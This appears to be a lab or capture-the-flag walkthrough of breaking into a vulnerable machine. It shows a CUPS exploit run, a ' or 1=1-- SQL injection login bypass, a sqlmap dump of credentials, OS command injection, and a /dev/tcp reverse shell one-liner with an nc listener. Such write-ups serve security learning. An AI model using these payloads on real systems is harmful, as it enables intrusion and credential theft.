

Netdiscover + nmap



Wtf is cups 1.1? → Printers and stuff by Apple. Took me longer than expected, it's hard to google "cups" lol
MySql (!!)

https://www.exploit-db.com/exploits/41233 → CUPS < 2.0.3 - Remote Command Execution


Searchsploit and run script...



python /usr/share/exploitdb/exploits/linux/remote/41233.py -a 10.0.2.5 -b 631


:(

Port 80:




this is most definitely vulnerable to SQLi

admin
' or 1=1--



Anyway, let me try to dump the database…

sqlmap -u http://10.0.2.5/index.php --dump-all --data "uname=admin" --level=5 --risk=3



great

1 | 5afac8d85f | admin
2 | 66lajGGbla | john
John returns a blank page

Admin is the same as above
I DOWNLOADED THE OLD VERSION, THERE'S A BUG IN THIS ONE. AFTER DOWNLOADING THE CORRECT VERSION, THE ACTUAL WEB CONSOLE LOOKS LIKE THIS:

"Google.com" results in an output similar to the ping command… let's try OS command injection
There we go! On to the reverse shell

I can execute any command I want with " ; [command] "
I can browse to john's directory with "; ls ../../../home/john"

;bash -i >& /dev/tcp/10.0.2.15/1234 0>&1 on the input field and nc -nlvp 1234 on my machine would get me a shell.

For some reason, the web console wasn't working very well… I could not download or upload any files. I even followed several write ups and tutorials (some which used the same methods as me) and it still wouldn't work. I understood the process so for that reason I'm advancing to the next level.